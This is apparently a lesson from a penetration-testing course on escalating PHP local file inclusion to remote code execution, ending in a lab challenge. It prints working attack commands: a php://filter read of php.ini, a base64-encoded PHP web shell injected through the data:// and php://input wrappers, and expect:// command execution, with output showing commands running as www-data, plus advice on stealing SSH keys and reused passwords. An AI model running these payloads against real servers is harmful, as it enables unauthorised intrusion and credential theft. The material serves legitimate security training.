PHP Wrappers
So far in this module, we have been exploiting file inclusion vulnerabilities to disclose local files through various methods. From this section, we will start learning how we can use file inclusion vulnerabilities to execute code on the back-end servers and gain control over them.
We can use many methods to execute remote commands, each of which has a specific use case, as they depend on the back-end language/framework and the vulnerable function's capabilities. One easy and common method for gaining control over the back-end server is by enumerating user credentials and SSH keys, and then use those to login to the back-end server through SSH or any other remote session. For example, we may find the database password in a file like config.php, which may match a user's password in case they re-use the same password. Or we can check the .ssh directory in each user's home directory, and if the read privileges are not set properly, then we may be able to grab their private key (id_rsa) and use it to SSH into the system.
Other than such trivial methods, there are ways to achieve remote code execution directly through the vulnerable function without relying on data enumeration or local file privileges. In this section, we will start with remote code execution on PHP web applications. We will build on what we learned in the previous section, and will utilize different PHP Wrappers to gain remote code execution. Then, in the upcoming sections, we will learn other methods to gain remote code execution that can be used with PHP and other languages as well.
Data
The data wrapper can be used to include external data, including PHP code. However, the data wrapper is only available to use if the (allow_url_include) setting is enabled in the PHP configurations. So, let's first confirm whether this setting is enabled, by reading the PHP configuration file through the LFI vulnerability.
Checking PHP Configurations
To do so, we can include the PHP configuration file found at (/etc/php/X.Y/apache2/php.ini) for Apache or at (/etc/php/X.Y/fpm/php.ini) for Nginx, where X.Y is your install PHP version. We can start with the latest PHP version, and try earlier versions if we couldn't locate the configuration file. We will also use the base64 filter we used in the previous section, as .ini files are similar to .php files and should be encoded to avoid breaking. Finally, we'll use cURL or Burp instead of a browser, as the output string could be very long and we should be able to properly capture it:
m4cc18@htb[/htb]$ curl "http://<SERVER_IP>:<PORT>/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini"
<!DOCTYPE html>

<html lang="en">
...SNIP...
 <h2>Containers</h2>
    W1BIUF0KCjs7Ozs7Ozs7O
    ...SNIP...
    4KO2ZmaS5wcmVsb2FkPQo=
<p class="read-more">
Once we have the base64 encoded string, we can decode it and grep for allow_url_include to see its value:
m4cc18@htb[/htb]$ echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep allow_url_include

allow_url_include = On
Excellent! We see that we have this option enabled, so we can use the data wrapper. Knowing how to check for the allow_url_include option can be very important, as this option is not enabled by default, and is required for several other LFI attacks, like using the input wrapper or for any RFI attack, as we'll see next. It is not uncommon to see this option enabled, as many web applications rely on it to function properly, like some WordPress plugins and themes, for example.
Remote Code Execution
With allow_url_include enabled, we can proceed with our data wrapper attack. As mentioned earlier, the data wrapper can be used to include external data, including PHP code. We can also pass it base64 encoded strings with text/plain;base64, and it has the ability to decode them and execute the PHP code.
So, our first step would be to base64 encode a basic PHP web shell, as follows:
m4cc18@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' | base64

PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+Cg==
Now, we can URL encode the base64 string, and then pass it to the data wrapper with data://text/plain;base64,. Finally, we can use pass commands to the web shell with &cmd=<COMMAND>:
http://<SERVER_IP>:<PORT>/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id

We may also use cURL for the same attack, as follows:
m4cc18@htb[/htb]$ curl -s 'http://<SERVER_IP>:<PORT>/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id' | grep uid
            uid=33(www-data) gid=33(www-data) groups=33(www-data)
Input
Similar to the data wrapper, the input wrapper can be used to include external input and execute PHP code. The difference between it and the data wrapper is that we pass our input to the input wrapper as a POST request's data. So, the vulnerable parameter must accept POST requests for this attack to work. Finally, the input wrapper also depends on the allow_url_include setting, as mentioned earlier.
To repeat our earlier attack but with the input wrapper, we can send a POST request to the vulnerable URL and add our web shell as POST data. To execute a command, we would pass it as a GET parameter, as we did in our previous attack:
m4cc18@htb[/htb]$ curl -s -X POST --data '<?php system($_GET["cmd"]); ?>' "http://<SERVER_IP>:<PORT>/index.php?language=php://input&cmd=id" | grep uid
            uid=33(www-data) gid=33(www-data) groups=33(www-data)
Note: To pass our command as a GET request, we need the vulnerable function to also accept GET request (i.e. use $_REQUEST). If it only accepts POST requests, then we can put our command directly in our PHP code, instead of a dynamic web shell (e.g. <\?php system('id')?>)
Expect
Finally, we may utilize the expect wrapper, which allows us to directly run commands through URL streams. Expect works very similarly to the web shells we've used earlier, but don't need to provide a web shell, as it is designed to execute commands.
However, expect is an external wrapper, so it needs to be manually installed and enabled on the back-end server, though some web apps rely on it for their core functionality, so we may find it in specific cases. We can check whether it is configured to load on the back-end server just like we did with allow_url_include earlier, but we’d grep for expect instead:
m4cc18@htb[/htb]$ echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep expect

extension=expect
As we can see, the extension=expect directive is present in the configuration, which indicates the server is configured to attempt to load the expect extension. However, this doesn’t guarantee the extension is actually functional at runtime, as it could fail to load due to a multitude of reasons. Therefore, to confirm that it is actually available, we need to test it directly by attempting command execution using the expect:// wrapper and then passing the command we want to execute, as follows:
m4cc18@htb[/htb]$ curl -s "http://<SERVER_IP>:<PORT>/index.php?language=expect://id" | grep uid

uid=33(www-data) gid=33(www-data) groups=33(www-data)
As we can see, executing commands through the expect module is fairly straightforward, as this module was designed for command execution, as mentioned earlier. The Web Attacks module also covers using the expect module with XXE vulnerabilities, so if you have a good understanding of how to use it here, you should be set up for using it with XXE.
These are the most common three PHP wrappers for directly executing system commands through LFI vulnerabilities. We'll also cover the phar and zip wrappers in upcoming sections, which we may use with web applications that allow file uploads to gain remote execution through LFI vulnerabilities.
Exercise
Challenge 1
Try to gain RCE using one of the PHP wrappers and read the flag at /